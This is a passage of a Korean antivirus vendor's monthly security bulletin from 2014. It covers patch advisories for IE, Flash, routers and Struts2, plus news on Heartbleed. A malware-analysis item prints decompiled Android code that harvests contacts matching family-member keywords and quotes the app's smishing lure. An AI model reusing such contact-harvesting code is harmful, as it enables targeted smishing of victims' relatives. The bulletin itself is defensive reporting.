
* 시작 〉 실행 클릭 또는 윈도우+R 키를 눌러 나온 실행창에서 "%SystemRoot%\System32\regsvr32.exe" -u "%CommonProgramFiles%\Microsoft Shared\VGX\vgx.dll"을 입력 후 확인(따옴표 포함)



* 향후 윈도우 보안 업데이트 제공시 해당 모듈에 대한 활성화 처리가 필요함(시작 〉 실행 클릭 또는 윈도우+R 키를 눌러 나온 실행창에서 "%SystemRoot%\System32\regsvr32.exe" "%CommonProgramFiles%\Microsoft Shared\VGX\vgx.dll"을 입력 후 확인(따옴표 포함))

4. 인터넷 익스플로어 11 버전에서 제공하는 향상된 보호모드 (Enhanced Protected Mode) 설정

* 인터넷 옵션 〉 고급 탭 〉 '향상된 보호 모드 사용'에 체크 후 확인



· 취약점에 의한 피해를 줄이기 위하여 사용자는 다음과 같은 사항을 준수해야함
신뢰되지 않는 웹 사이트의 방문 자제
사용하고 있는 백신프로그램의 최신 업데이트를 유지하고, 실시간 감시기능을 활성화
출처가 불분명한 이메일의 링크 클릭하거나 첨부파일 열어보기 자제

[참고사이트]
https://technet.microsoft.com/en-us/library/security/2963983
http://www.fireeye.com/blog/uncategorized/2014/04/new-zero-day-exploit-targeting-internet-explorer-versions-9-through-11-identified-in-targeted-attacks.html
https://support.microsoft.com/kb/2458544
※ 내용 및 이미지 출처 (한국인터넷진흥원)

Adobe Flash Player 신규 취약점 보안 업데이트 권고

Adobe Flash Player에서 발생하는 1개의 취약점을 해결하는 보안 업데이트를 발표

- 상세정보

임의코드 실행으로 이어질 수 있는 버퍼 오버플로우 취약점(CVE-2014-0515)

- 해결법

· 윈도우, 맥, 리눅스 환경의 Adobe Flash Player 사용자는 아래 버전으로 업데이트 적용
윈도우 및 맥 사용자는 13.0.0.206 버전으로 업데이트, 리눅스 사용자는 11.2.202.356 버전으로 업데이트

· 윈도우, 맥, 리눅스 환경의 Adobe Flash Player 사용자 적용방법
Adobe Flash Player Download Center(http://www.adobe.com/go/getflash)에 방문하여 최신 버전을 설치하거나, 자동 업데이트를 이용하여 업그레이드

· 구글 크롬브라우저 사용자 적용방법
구글 크롬브라우저 자동업데이트 적용

· 윈도우8.0 버전에서 동작하는 인터넷 익스플로러10 버전 사용자 적용방법
윈도우 자동 업데이트 적용

· 윈도우8.1 버전에서 동작하는 인터넷 익스플로러11 버전 사용자 적용방법
윈도우 자동 업데이트 적용

[참고사이트] http://helpx.adobe.com/security/products/flash-player/apsb14-13.html

유·무선 공유기 관리자 페이지 보안 설정 권고

최근 공유기의 관리자 페이지 보안 설정을 악용해 KISA에서 제공하는 s.s checker를 사칭한 악성 앱이 전파되는 피해 사례 발견

- 상세정보

다수의 공유기 제품군이 출고 당시 인터넷을 통해 공유기 관리자 페이지로 원격 접속이 가능한 상태로 설정되어 있고, 기본 비밀번호가 설정되어있지 않거나 손쉬운 비밀번호 등으로 설정 되어 있는 것을 확인

– 해결법

사용자 측면의 조치 방안

· 관리자 페이지의 비밀번호 설정

* 공유기 사용 전 반드시 영문, 숫자, 특수문자를 조합한 8자리 이상의 관리자 비밀번호를 설정할 것을 권고

· 무선 공유기의 비밀번호 설정

* 무선 공유기를 사용할 경우 WPA2(Wi-Fi Protected Access) 사용자 인증방식을 적용하고 영문, 숫자, 특수문자를 조합한 8자리 이상 패스워드 사용을 권고

· 공유기 원격관리 기능 해제

* 공유기의 원격 관리 기능이 활성화 되어있는지 확인하고, 해당 기능을 사용하지 않을 경우 반드시 '사용하지 않음'으로 설정
원격 관리 기능을 사용할 경우, 공유기 관리자 페이지의 비밀번호를 설정하고 비밀번호는 영문, 숫자, 특수문자 조합으로 8글자 이상을 권고

공유기 제조사의 조치 방안

· 초기 공유기 설치 시 반드시 기본설정(default) 비밀번호를 변경하거나, 설정되어있지 않을 경우 사용자가 지정한 임의의 비밀번호(영문, 숫자, 특수문자 포함 8자리 이상)를 적용하도록 유도

· 공유기의 원격접속 기능의 기본 설정 값이 '사용하지 않음'으로 설정되도록 펌웨어 업데이트

* 원격접속 기능을 사용할 경우, 관리자 비밀번호 설정을 기본설정 비밀번호가 아닌 사용자가 지정한 임의의 비밀번호(영문, 숫자, 특수문자 포함 8자리 이상)가 되도록 설정

Apache Struts2 보안우회 취약점 주의 권고

Apache Struts 2에서 보안우회 및 서비스거부 등이 가능한 취약점을 해결한 보안 업데이트 발표

– 상세정보

취약한 버전을 사용하고 있을 경우, 원격 코드 실행 및 서비스 거부 공격 등의 공격 가능

– 해결법

해당 취약점에 영향 받는 버전 사용자

· 2.3.16.2 버전으로 업그레이드

[참고사이트]http://struts.apache.org/announce.html#a20140424

Part4. 해외 보안 동향

영미권

중국

일본

1.영미권

하트블리드: 심각한 OpenSSL 제로데이 취약점 발견

Heartbleed: Serious OpenSSL zero day vulnerability revealed

OpenSSL 라이브러리에서 다양한 문제를 불러 일으킬 심각한 결함이 발견되었다. 하트블리드 버그는 특정 버전의 OpenSSL(SSL 이나 TLS 암호화에 사용되는 라이브러리)을 사용하는 인터넷의 보안 웹 사이트에 대한 자유로운 접근 권한을 줄 수 있는 결함이다. SSL과 TLS 프로토콜은 이메일과 웹 어플리케이션, 몇몇의 VPN, 메시지 서비스 등의 보안을 위해 사용되므로, 사용자가 잘 보호되고 있다고 믿는 암호화 키나 개인적인 메시지, 패스워드, 기밀 문서, 그리고 그 외 무엇이든지 공격자들에 의해 새어나갈 수 있다. OpenSSL 1.0.1과 1.0.2 베타 릴리즈가 해당 버그에 취약한 것으로 알려져 있다.

출처 : ZDNet(http://www.zdnet.com/heartbleed-serious-openssl-zero-day-vulnerability-revealed-7000028166/)

인터넷 익스플로러 경고

Users warned to stay off of Internet Explorer

마이크로소프트가 인터넷 익스플로러에 관한 보안 경고를 발표했다. 인터넷 익스플로러(IE)에서 RCE(Remote code execution)를 야기할 수 있는 취약점으로, 공격자는 사용자가 조작된 웹페이지나 이미지 파일을 보는 것만으로도 인터넷 익스플로러(IE)가 사용자의 네트워크 외부에서 전송된 실행 코드를 시작하도록 만들 수 있다. 즉, 해커는 사용자가 의심스러운 첨부파일을 열어본다거나 다운로드 하는 등의 특별한 위험행동을 하지 않더라도 사용자의 컴퓨터에 멀웨어를 몰래 침투시킬 수 있다. 새로운 익스플로잇에 대한 상세한 정보는 거의 없지만, 마이크로소프트는 인터넷 익스플로러(IE) 6에서 11에 이르는 모든 버전이 이 취약점을 갖고 있다고 인정했다.

출처 : -Business Record(http://www.businessrecord.com/Content/Tech-
--Innovation/Tech---Innovation/Article/Users-warned-to-stay-off-of-Internet-Explorer/172/834/63359)

2.중국

가족만 공격하는 악성코드 주의

최근 중국에서 '가족만 공격하는 악성코드'가 발견됐다. 이 악성코드는 '북극곰' 앱으로 위장하고 있으며, 해당 앱이 휴대폰에 설치되면 스미싱 메시지를 전달하기 위해 사용자 주소록에 접근한다.

특이한 것은 주소록에 있는 불특정 다수에게 스미싱 메세지를 보내는 것이 아니라, '아빠', '엄마', '남편', '할아버지', '할머니' 등 키워드를 검색하여, 사용자 가족들에게만 스미싱 메시지를 전송하는 것이다. 해당 스미싱 메시지는 '나 XX야, 내가 신기한 앱을 발견했는데, 사용하기 완전 편리해. http://t.cn/xxx에서 다운로드 받아서 설치해봐'라는 내용으로 수신자의 클릭을 유도한다.

```
private boolean checkKeys(String name) {
    boolean v0 = false;
    if(!name.contains("爸") && !name.contains("妈") && !name.contains("姥") && !name.contains("妇") &&
            !name.contains("爷") && !name.contains("奶") && !name.contains("老公")) {
        v0 = true;
    }

    return v0;
}

private void getPhoneContacts() {
    String[] v2 = null;
    Cursor v9 = this.getContentResolver().query(ContactsContract$CommonDataKinds$Phone.CONTENT_URI
            , v2, "data2=2", v2, ((String)v2));
    while(v9.moveToNext()) {
        String v13 = v9.getString(v9.getColumnIndex("data1"));
        String v14 = v9.getString(v9.getColumnIndex("contact_id"));
        String v11 = P.isExcu(v13);
        if(v11 == null) {
            continue;
        }

        Cursor v12 = this.getContentResolver().query(ContactsContract$Contacts.CONTENT_URI, v2,
                " id=" + v14, v2, ((String)v2));
        if(!v12.moveToFirst()) {
            continue;
        }

        String v10 = v12.getString(v12.getColumnIndex("display_name"));
        if(!this.checkKeys(v10)) {
            continue;
        }

        this.phoneNumbs.put(v11, v10);
    }
}
```

根据关键字匹配特征联系人

读取通讯录信息

출처 : http://tech.sina.com.cn/i/2014-04-24/14549342910.shtml

3.일본

IE 취약성에 대하여

Microsoft는 4월26일(미국 시간), Microsoft Security Advisory 2963983에 있어 IE6, IE7, IE8, IE9, IE10, IE11에 리모트로 코드를 실행할 수 있는 보안 취약성이 존재한다고 전했다. 일반적으로 Microsoft는 월 1회 보안 업데이트로 보안 취약점에 대한 대응을 실시하고 있지만, 이번 보안 취약점에 관해서는 개별로 패치를 제공하고 있다. 공격자는 조작된 웹 사이트를 준비함으로써 해당 보안 취약성을 이용할 수 있기 때문에 주의가 필요하다. 이번 문제는 메모리에서 이미 삭제된 개체에 액세스하거나, 아직 제대로 확보되지 않은 개체에 액세스하는 결함을 이용한다는 것이다. 해당 보안 취약점을 이용하여 공격자는 공격 대상의 IE에서 해당 IE 권한으로 임의 코드를 실행할 수 있게 된다. 보안 패치를 적용할지에 대한 여부는 Microsoft Security Advisory 2963983의 'Mitigating Factors' 항목 등을 검토할 필요가 있다. 경우에 따라서 적용하지 않고, 월 1회 보안 업데이트에서 다루어도 문제가 없는 것으로 보인다.

출처 : http://news.mynavi.jp/news/2014/04/29/035/

알약 5월 보안동향보고서

Contact us

㈜이스트소프트 보안대응팀 Tel : 02-3470-2999

E-mail : help@alyac.co.kr

알약 홈페이지 : www.alyac.co.kr

